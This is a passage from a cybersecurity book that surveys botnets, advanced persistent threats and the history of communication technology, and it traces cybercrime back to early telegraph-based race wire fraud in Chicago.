Although not a new technological threat (in fact theirs is a well-established pedigree dating back to the late 1990s with voluminous amounts of data—formal and informal, academic and practical—to support their existence, architecture, and use), bot-networks continue to prove effective means of disseminating malicious code and content not to mention terribly effective architectures for the harvesting of data from targets of interest. They are challenging and proven adversaries the likes of which most information security agencies, regardless of their level of experience or years in industry, have encountered.

Consequently, the bot-networks or "botnets" have become increasingly more popular among amateurs and seasoned professional cybercriminals alike. They offer the newbie an easy entry point into the murky depths of the subeconomic ecosystems emerging within cyberspace, while at the same time continuing to provide lucrative profits for their masters. Botnets such as Blazebot, Monkif, Clampi, and ZeuS, in addition to the now infamous Storm-bot (also known as Waldec), have all made their appearance in 2010, surging through the Internet and enterprises the world over without mercy. These threats often lay dormant within unsuspecting systems and environments awaiting commands from their botmasters, ready, willing, and able to carry out the directives they receive. Technologies such as cloud computing have proved to be a fertile haven for this type of activity and, as a result, have unwittingly undermined the value propositions their architects and pundants work so diligently to espouse.

An example of this occurred in 2009. Security researchers at Computer Associates discovered that a ZeuS bot-network (a password-stealing bot-network noted for its involvement in excess of 100 million USD) C&C server was found hosted and operating within Amazon's Elastic Computing Cloud (EC2),[1] an environment previously touted as being impregnable and safe for secure business and personal transactions. Though speculation

[1] *www.securityfocus.com/brief/1046*
http://news.cnet.com/8301–1009_3–10413951–83.html
http://aws.amazon.com/security/zeus-botnet-controller/
www.theregister.co.uk/2009/12/09/amazon_ec2_bot_control_channel/
http://community.ca.com/blogs/securityadvisor/archive/2009/12/09/zeus-in-the-cloud.aspx
http://news.techworld.com/security/3208467/botnet-found-in-amazons-ec2-cloud/?intcmp=ft-mdb-rtd
www.zdnet.com/blog/security/zeus-crimeware-using-amazons-ec2-as-command-and-control-server/5110
www.pcworld.com/businesscenter/article/184159/hackers_find_a_home_in_amazons_ec2_cloud.html

ensued with respect to the EC2 being a target of choice or a target of opportunity, what could not be disputed was that it had been compromised by one of the world's most sophisticated and successfully evolving bot-networks while also proving again that no environment is beyond reproach. Malicious code and content numbers have experienced a surge unlike at any time previously. Current estimates suggest that since 1983, more than 40 million individual samples of malicious code and content have been detected, identified, and observed in the wild, with nearly 30 million of those samples being accounted for in 2009. Research suggests that this number will continue to rise and it should be noted that security researchers the world over are concerned with the volume and quality of samples being collected. Additionally, researchers struggle with what *is likely escaping their notice*. This concern is warranted as statistics suggest that commercial cybercrime and espionage are on the rise, which further suggests that demand will be met with supply. At the time of writing this book, new and innovative threats have emerged and in some cases reemerged as examples of activity that further supports the claims being made by security researchers, law enforcement, the military, the intelligence community, and the authors—criminal activity associated with "cyberspace" is increasing. As our dependency on Internet-based services and applications deepens, so too does our susceptibility to exploitation.

Other technologies such as virtualization platforms have also become increasingly more popular within privatized business as well as the public sector, from Wall Street to Waltham, Massachusetts. Though quite innovative and compelling from an ROI (return on investment) and TCO (total cost of ownership) perspective, these platforms have proved problematic from an information security perspective and continue to represent concern with respect to compromise and exploitation. Evidence suggests that sophisticated cybercriminals have begun developing techniques for manipulation and application of advanced routing protocols such as IPV6 to prepare the way for the next generation of exploitation, while more traditional fraudulent activities such as poisoned URLs or look-alike URLs maintain strong use due to their effectiveness.

Myopic to the Catastrophic: Advanced Persistent Threats

In 2010, a new acronym has come into vogue, which has befuddled, perplexed, confused, and at times, unnecessarily muddied the ever murky waters of the information security industry. That acronym is APT or Advanced Persistent Threat. Incidents involving Google, Inc.'s efforts in China and "Operation Aurora" seemed to propel the term into the forefront of all things information-security related. A great deal of misinformation and confusion was caused by this and as a result the term began being adopted and bastardized by marketing campaigns bent on convincing consumers that the widget of choice had guaranteed efficacy on Advanced Persistent Threats. This of course was but is not the case. There is no silver bullet, as we shall discuss in later chapters, for Advanced Persistent Threats or more advanced taxonomic families such as Subversive Multivector Threats.

Advanced Persistent Threats have traditionally been seen in the defense intelligence base, the Department of Defense, and within the Intelligence community; however, there have always been exceptions to these unwritten rules. The purpose behind threats of this sort is to remain hidden, acting in a clandestine manner to gain and retain continual, unfettered persistent intelligence observation on individuals or groups of individuals. Within the information security industry, the term is most often used to specifically refer to a subset of threats typically seen associated with long term, targeted attacks where nation states, corporations (DIB, Biomedical Research, High Tech Research, etc.), and political figures (e.g., the Dalai Lama) are the targets.


Research, in addition to historical record, suggests that all modern or advanced nation states have employed and continue to employ some form of these threats. This should come as no surprise, given the nature of most of these compromises and attacks and the way in which they are used to siphon data in voluminous quantities. Definitions of precisely what an APT is can and often do vary; however, they can largely be summarized by the requirements defined by Beitlich:

- *Advanced*—Operators behind the threat utilize the full spectrum of intelligence gathering techniques. These may include computer intrusion technologies and techniques, but also extend to conventional intelligence gathering techniques such as telephone interception technologies and satellite imaging. While individual components of the attack may not be classed as particularly "advanced" (e.g., malware components generated from commonly available DIY—Do It Your self—construction kits, or the use of easily procured exploit materials), their operators can typically access and develop more advanced tools as required. They combine multiple attack methodologies and tools in order to reach and compromise their target.

- *Persistent*—Operators give priority to a specific task, rather than opportunistically seeking immediate financial gain. This distinction implies that the attackers are guided by external entities. The attack is conducted through continuous monitoring and interaction to achieve the defined objectives. It does not mean a barrage of constant attacks and malware updates. In fact, a "low-and-slow" approach is usually more successful.
- *Threat*—It means that there is a level of coordinated human involvement in the attack, rather than a mindless and automated piece of code. The operators have a specific objective and are skilled, motivated, organized, and well-funded.

Points of Confluence: Events That Have Shaped the Future of Privatized Cybercrime and Espionage

As discussed previously, several factors influence and encourage both the participants and activity associated with cybercrime and espionage. Profiteering eclipses almost all others and although there are other notable reasons, profit remains at the forefront. Motivators and agendas vary however and as a result so too does the history that has influenced and continues to encourage its proliferation. Figure 1.3 provides a high-level



SANS @ Night San Diego, California 7/27/10

Evolution of Cybercriminal Activity

- Economic principles at play
- Recognition of need (demand), dictates supply

June 12, 1987 Berlin, Germany President Reagan's speech at the Brandenburg Gate

November 9, 1989 Berlin Wall comes down

1999 to Present
Consider the impact of the following:

Rise of the Internet Age

Tech bubble

Terrorist activity in the United States conducted by subnational entities

War on Terror in

Pandemics: SARS, H1N1

Current economic trends

Increase in Cyber-criminal Activity

Cumulative Effect

Figure 1.3 An evolution of cybercrime and espionage for profit.

insight into the rise of this activity on a global basis. It can be argued that the prevalence and availability of systems technology, educational materials, and global connectivity to the Internet and World Wide Web, along with the recognition of risk/reward factors by individuals, cooperatives, syndicates, organized crime entities, and subnational entities, are all equally important in the evolution of this activity and remain so.

Agendas in Next Generation Cybercriminal Activity

Agendas drive everything. This simple statement speaks volumes when taken in the context of our topic. Agendas provide structure and order to what would otherwise be nameless, shapeless, formless criminal activity. They provide direction and direction is of paramount importance to cybercriminals, amateur or professional, as it enables them to establish, define, and declare their primary motive: to achieve profitability while avoiding prosecution in any of its forms. Agendas are in essence nothing more than plans. Plans properly architected and defined enable the draftsman to execute them in a fashion that is meticulous and potent. As information security professionals of the next generation who have been chartered to aid in defeating such cyber actors, we must be prepared to recognize the relationship of agendas to both the tactical and strategic plans of our adversaries.

The Coming Decade

The next decade promises to be more dramatic than the last in terms of cybercriminal and espionage-based activity. The numbers of cases being reported to the United States Department of Justice show no signs of slowing and some of those prosecuted (e.g., the Alberto Gonzalez Operation) were directly responsible for some of the largest and most egregious acts of thievery in the history of the Internet. That having been said, cases of espionage are on the rise as well. We see inadvertent as well as deliberately architected operations occurring on a global basis such as Ghost Net and the more recent events surrounding United States Army Specialist Bradley Manning, currently being held in custody for what appears to be perhaps the most serious case of espionage and treason in recorded U.S. history with more than 260,000 classified documents having been stolen and disclosed to the online whistle-blowing site, WikiLeaks. Whether these are outliers or direct indicators of what more is to come, the next decade demands that we must be vigilant and prepared for what lies ahead even in the absence of clear information.

Summary

In this chapter, we have introduced many concepts, some new and some old, but none of these should come as a surprise to anyone actively involved in or investigating for the first time the phenomena of subversive multivector threats. We have explored historical data as well as ideas related to trends and the idea that what is old will become new again. We see this frequently and there is no data that suggests that this trend will not continue. Additionally, we have explored statistical data related to cybercrime and noted the disparity and lack of correlation seen in these data sets universally. It is the opinion of the authors that this trend will need to change and that a standardized model and framework will need to emerge that dictate clear statistics and empirical data sets that outline events of interests, their trends, losses, and capital expenditure related to the perpetuation and mitigation of these threats.

2

EVOLUTION REVOLUTION

INFORMATION IN THIS CHAPTER

- Communication
- Criminal Activity

Introduction

Webster's dictionary defines communications as a process by which information is exchanged between individuals through a common system of symbols, signs, or behavior. It is commonly referred to as the exchange of information between parties. Few things are as essential in defining humanity as the process of communication. It knows only the boundaries that we place on it and is limited only by the extent to which we allow ourselves to freely dream and imagine. Human beings are a social species and as a result of our proclivity toward social interaction, we, like all social animals, seek to satisfy our need for social interaction by sharing with and learning new information from one another to benefit the species as a whole. It is a quality that has been imbued in man since his first appearance on Earth some 1.5 million years ago. This of course is not the result of accidental happenstance but rather the result of man's development and maturity as a species.

Communication

The ability to harness individual and collective intellectual capital has aided humanity in ensuring its proliferation through the ages. As a result, modern man has surpassed his peer species, all of which are now long extinct and exist only in fossil records and anthropological archives. Modern man has ascended to a position of prominence in the world and this is in large part due to his ability to communicate effectively with his peers.

Psychology of Communication

Human beings communicate in a vast array of ways and for a variety of reasons. We possess an ever-growing and maturing arsenal from which we may draw the appropriate tool for conveying our messages. Often, the purpose behind our communication at its most basic level is to ensure our survival as a species, ward off loneliness by ensuring companionship, and promote information sharing. We have coveted the ability to communicate our thoughts and feelings since before the dawn of recorded history. This is evidenced in the work of anthropologists and archeologists the world over, who have discovered remnants of our collective past that suggest the evolution of modern communication from primitive nonverbal communication or visual communications depicting significant events taking place in the world surrounding these early people to modern verbal and written communication forms governed by lexemes and grammatical systems put in place to aid the synthesis and expression of our thoughts. Human communication is a marvel that has not been rivaled.

We cherish our ability to express our thoughts, our feelings, our hopes, our dreams, and our fears to one another. It is both freeing and reassuring to us on practical and esoteric levels. Regardless of one's beliefs about the origins of mankind, one thing is certain: human beings remain socially predisposed to and actively seek out opportunities and media through which to express themselves. Throughout history, the mechanics of our communication have changed as has the sophistication involved. Man has seen extraordinary changes in how he communicates, from base, primitive forms of communication which have been depicted in Hollywood films to represent prehistoric man, to more elegant forms of communication that adopted structure and governance. Lexemes and grammatical rules came into existence and complemented other more "natural" forms of communication such as nonverbal and visual communication.

Early Forms of Communication

The development of communication first allowed man to capture his thoughts, ideas, dreams, fears, and hopes by the dim light of camp fires, and express them verbally and nonverbally. Later he learned more sophisticated forms of communication, such as pictographs. Pictographs are often associated with what anthropologists commonly refer to as the first Information Communication Revolution. During this first communication revolution, man's primary forms of communication, the basic verbal and nonverbal, saw a quantum leap occur. By capturing his thoughts in written form in stone, man was able to preserve his ideas for future generations, regardless of its immobility (Figures 2.1 and 2.2).

Later, as man evolved and matured, he began to develop and adopt more sophisticated forms of communication such as




Figure 2.1 Example of a cave pictograph at Gobustan, Azerbaijan.





Figure 2.2 Example of a cave pictograph at Lascaux, France.

those governed by lexemes and grammatical structures; thus, the second communication revolution began. Though basic, these forms of written language and communication, appearing now on early forms of paper, papyrus, clay, wax, and other more portable media, paved the way for man's ability to share and seek out new ideas and knowledge. Alphabets emerged and became common within geographic regions, allowing these forms of written communication to develop uniformity while also enabling their portability. As information began to traverse, the known world of ideas, concepts, theories, and philosophy also began to travel, crossing distances previously considered insurmountable (Figures 2.3–2.5).

Later, around 1439, a German goldsmith and printer, Johannes Gensfleisch zur Laden zum Gutenberg, more commonly known as Johannes Gutenberg, changed the world forever with his version of a mechanized, moveable printing press, as shown in Figure 2.6. Gutenberg's contribution to the development of human communication is in many respects without equal as it allowed and made possible for the first time in human history large-scale production and replication of literary works which could thereby be translated from one language to another.

Gutenberg created the printing press after a long period of time in the fifteenth century. Long after Gutenberg revolutionized communication technology by giving the world a movable, mechanized printing press came advancements in



Α α	Β β	Γ γ	Δ δ	Ε ε	Ζ ζ	Η η	Θ θ	Ι ι	Κ ϰ	Λ λ	Μ μ
ἄλφα	βῆτα	γάμμα	δέλτα	ἒψιλόν	ζῆτα	ἦτα	θῆτα	ἰῶτα	κάππα	λάμβδα	μῦ
alpha	beta	gamma	delta	epsilon	zeta	eta	theta	iota	kappa	lambda	mu
a	b	g	d	e	z	ē	th	i	k	l	m
[a, aː]	[b]	[g]	[d]	[e]	[zd/dz]	[ɛː]	[tʰ]	[i, iː]	[k]	[l]	[m]
Ν ν	Ξ ξ	Ο ο	Π π	Ρ ϱ	Σ σ ς	Τ τ	Υ υ	Φ φ	Χ χ	Ψ ψ	Ω ω
νῦ	ξεῖ	ὂμικρόν	πεῖ	ῥῶ	σῖγμα	ταῦ	ὖψιλόν	φεῖ	χεῖ	ψεῖ	ὦμέγα
nu	xi	omikron	pi	rho	sigma	tau	upsilon	phi	chi	psi	omega
n	ks, x	o	p	r, rh	s	t	u, y	ph	kh, ch	ps	ō
[n]	[ks]	[o]	[p]	[r]	[s, z]	[t]	[y, yː]	[pʰ]	[kʰ]	[ps]	[ɔː]

Figure 2.3 Greek alphabet (Classical Attic pronunciation).




Figure 2.4 Hebrew alphabet (various pronunciations).




Figure 2.5 Archaic Etruscan alphabet (seventh to fifth centuries B.C.).

communications technology which would rival anything previously conceived by human beings and eclipse it in no uncertain terms. Communications researchers often refer to this era as being the third Information Communication Revolution, an era in which information could be transferred via controlled waves and electronic signals. During this era, Samuel F. B. Morse famously transmitted his message, “What hath God wrought?” from Washington to Baltimore on May 24, 1844, through his telegraph, changing forever the way in which human beings




Figure 2.6 Gutenberg's printing press.

communicated. Not long thereafter, the world saw the birth of the telephone, a system of communication attributed to the culmination of the collective work of several individuals including but not limited to the following:

- Innocenzo Manzetti
- Charles Bourseul
- Johann Philipp Reis
- Antonio Meucci
- Cromwell Varley
- Poul la Cour
- Daniel Drawbaugh
- Elisha Gray
- Alexander Graham Bell (who is most notably credited as being the "inventor" of the telephone although in actuality he was simply the first party to successfully receive a patent for an "apparatus for transmitting vocal or other sounds telegraphically" from the U.S. Patent Office)
- Thomas Edison
- Tivadar Puskás

Advanced Telecommunications

The invention of the modern telephone and telecommunications networks changed forever the way in which human beings communicated. Though the written word is still considered a sacred and cherished element of our existence, the advent of the telephone has proved to be both an expeditious and convenient means by which to communicate both simple and complex thoughts and sentiments over initially short distances and later, much longer ones. Much later, in 1969, the Advanced Research Projects Agency (ARPA), later renamed Defense Advanced Research Projects Agency (DARPA)—the name under which it currently operates today—developed an advanced computer network known as ARPAnet. Though rumors abound and incorrectly suggest that ARPAnet was developed and designed to provide a network that would ensure survivability in the event of global thermal nuclear war, reality suggests that what led to its development—though no one can deny there was and continues to be military interest in both the current and next generations of the Internet—was the desire of researchers who had become increasingly frustrated with the lack of large, supercomputing environments within the United States.[1] ARPAnet would eventually mature into a series of networks including the National Sciences Foundations Network (NSFnet) and MILnet (Military Network), which would later give birth to the modern Internet, as we know it today. The invention of modern data and telecommunications networks such as the ones described above will eventually result in the death of distance. These networks will change forever how human beings communicate and continue to aid in the redefinition of how we communicate today.

Criminal Activity

An important question to ask with respect to our technological advancement, especially when considered in the context of this book, is what is the net effect of this technological explosion on criminality in general? And what impact has it demonstrated specifically in the realm of all things cyber? Certainly facts and anecdotal information can be cited, which articulate (historically) the emergence of abuse (in lock step fashion) with technological progression; however, we must still consider the potentially immoral results of the desire to adopt technological advances, irrespective of the costs.

There are no simple answers to these questions. However, exploring them and their implied consequence is a key to enabling today's information security professionals, along with those of tomorrow, to actively identify and detect them in near

[1] *www.isoc.org/internet/history/brief.shtml*
http://en.wikipedia.org/wiki/ARPANET#History

or real time. This by no means is a trivial endeavor. Throughout history, mankind has seen the exploitation of technology and ideas, conceived for the betterment of all, for unlawful, illicit gain. It is a problem our ancestors faced and our descendents will wrestle with as well. Consequently, we must remain open and informed, to ensure the greatest degree of success in addressing these threats lest we be destined to experience similar ends. With respect to advanced technological solutions and their exploitation, one could argue that all modern electronic fraud and crime owe a debt of gratitude to forgery. In fact, a topic that is absolutely germane to the subject matter of this book, identifying theft, is a direct descendent of rudimentary forgery. Forgery can be defined simply as the process of producing, altering, or imitating objects, data points and statistics, and documentation with the express intent to deceive. Fraud, though similar to forgery, is the act of willfully committing a crime by deceiving another via the use of objects or data obtained through illicit means, typically including, but not limited to, the following:

- Theft
- Forgery
- Deceit
- Bribery
- Extortion

Regardless of the means or the target of acquisition, it is the element of deceit via misrepresentation that must be given proper consideration when evaluating concepts such as forgery, fraud, deception, and theft as they relate to the subject matter of this book. These concepts are ubiquitous whether the perpetrator is running a strong-arm operation on the Jersey shore or administering a botnet with hundreds of thousands of hosts the world over.

Both law enforcement and the information security industry need to accept and understand this. Failing to do so in this day and age is nothing short of negligence. No longer can security professionals—whether operational, strategic, research-focused, or sales-driven—afford to imitate the three wise monkeys of the Toshogu shrine in Nikko, Japan[2]: seeing no evil, hearing no evil, and speaking no evil. There is simply too much at stake and too little to thwart the intentions that motivate gain by any

[2] In Japanese tradition, the three monkeys known as the “three wise monkeys” were Mirazu, who covered his eyes to see no evil; Kikazaru, who covered his ears to hear no evil; and Iwazaru, who covered his mouth to speak no evil. At times they are seen with a fourth monkey, Shizaru who symbolized the principle of “doing no evil”; he is often seen crossing his arms.

means necessary. This, however, is not a new phenomenon. As soon as technologies associated with the first and second communications revolution began making appearances throughout the world in their earliest incarnations, the game was on.

Theft of Service

Though not the earliest form of exploitative compromise, wire-based fraud, defined as any criminally fraudulent activity that has been determined to involve electronic communications of any kind, at any phase of the event, remains popular today, just as it was in the early days of the Post Telegraph and Telephone (PTT) or the Public Switched Telephone Network (PSTN). Today, in most books written on the subject matter of this one (regardless of how remote or close it may be), the authors almost always gravitate toward the low-hanging fruit of unlawful compromise of telecommunication carriers networks via alligator clips, rudimentary hacking of telecommunication switches after having first physically compromising them, or John Thomas Draper a.k.a. Cap'n Crunch and his experiments with tone emitting devices operating at 2600 Hz and beyond.[3] Though all are important in the tapestry that would eventually be spun to include cybercrime and espionage, they do not represent a complete view.

In the late 1890s in Chicago, Illinois, one man saw the potential that lay within the PTT network for illicit gain. Jacob "Mont" Tennes,[4] born on January 16, 1874 to German immigrants, liked to gamble. In fact, as Chicago legend has it, one day in the late 1890s he walked onto State Street, stumbled upon a floating craps game and left it with $3800.00. According to legend, Tennes returned two days later, doubled his winnings, and left promptly. In 1898, he used the money and opened up a saloon and billiard room that catered to the heirs of the Chicago gambling machine, the safe blowers, and confidence men; eventually Tennes invested in the earliest form of race wire service, a service used to provide intelligence regarding national horse races for illicit gains using PTT network technology.[5] Mont Tennes and two of his brothers ran the early gambling and hand booking

[3] John Thomas Draper a.k.a. Cap'n Crunch was a legendary phone phreaker and progenitor of that area of research.

[4] Jacob "Mont" Tennes was an early Chicago gambler and wire service operator, *www.crimemagazine.com/history-race-wire-service*

[5] *www.crimemagazine.com/history-race-wire-service*

or "bookmaking" operations on Chicago's north side. In 1904, Tennes and one of his brothers were indicted on bookmaking charges, found guilty, and ordered to pay $200.00 in fines, yet by 1909 Tennes was known as "the absolute dictator of race track gambling and handbooks in Chicago."

In 1894, Carter Harrison II was elected mayor of Chicago and put an end to the handbook or bookmaking business altogether in and around horse tracks and racing. He was famously quoted as having said, "It is my intention to witness the sport of kings without the vice of kings." For the next 18 years, there was no thoroughbred racing in Illinois. Gambling would go on, though, thanks to a new creation called the race wire. The race wire service was originally conceived by John Payne, a former telegraph operator from Cincinnati, Ohio, who, in the early 1900s, had worked for Western Union Telegraph Corporation. Payne's system was clever and concise. He had devised a sound relay procedure for processing horse racing results. At the end of each race, Payne had a spotter at the racetrack who, using a mirror, would flash back a coded race result to a telegraph operator in a nearby building. On receipt, the telegrapher would immediately relay the results to handbooks also known as bookies, all over the city. He would soon establish his enterprise formally as the Payne Telegraph Service of Cincinnati.

In 1907, Tennes bought the "Payne System" exclusively for Illinois for $300 a day. He received the results at the Forest Park, Illinois train station on a switchboard consisting of a trunk line with 45 wires.

Codes were distributed to pool halls and bookies throughout Chicagoland and information flowed into the city of big shoulders from cities around the country regarding the race winners. The investment proved to be a profitable one for Tennes and as a result was the object of much dispute, debate, and violence over the years to come. In the 1920s, Tennes sold his race services to both the Torrio-Capone gang that ruled the city's south side and the O'Banion gang that controlled its north side. Eventually the Tennes services were overtaken by more seasoned, modern, technologically sophisticated criminals and joined with wire services being brought west from New York. Ultimately, these wire services would stretch nationwide and see hundreds of millions of dollars generated well into the 1960s. Over time, these systems saw their usefulness and anonymity completely crumble. The systems were too well-known, too well-documented, and were becoming antiquated given the explosive popularity of PSTN. There was simply no way to stop the progressive growth and adoption of this emerging technology. As we mentioned earlier, although several authors have commented on the history of the exploitation of the PSTN and its predecessors, it is important to note and bear in mind that most commented with a modern "phreaker" or "hacker" visage in mind. The earliest parties who sought to compromise these networks, regardless of their reasons (personal use, criminal, or illicit gain), did so using what we would now consider "primitive" techniques. Their actions once again proved that technological progress and advancement do not blot the darker aspects of humanity, no matter what our predecessors or we would have liked to believe.

The same can be said of cases of criminal exploitation today. Never before has there been a time in human history when so much information, voluminous amounts of information the likes of which could never be contained in a library, has been available to so many at so little cost. If the renaissance period and the reformation symbolize two of the Western world's greatest historic markers, then the advent of a deregulated Internet should not be far behind.

The Devil's in the Details

In 2006, two researchers at the University of Cambridge published a paper, which in many respects went unnoticed outside of academia. It was thought-provoking. It was disturbing. It was in many respects—outside of a small community of information security researchers, academics, and professionals—unknown to the world at large. However, its message was one that forced an idea that had previously gone unexamined to be considered. Even when read today, years later, the paper challenges and answers certain questions, questions that many would prefer were left unasked and unanswered. Once read, it is not easily (if ever) forgotten.

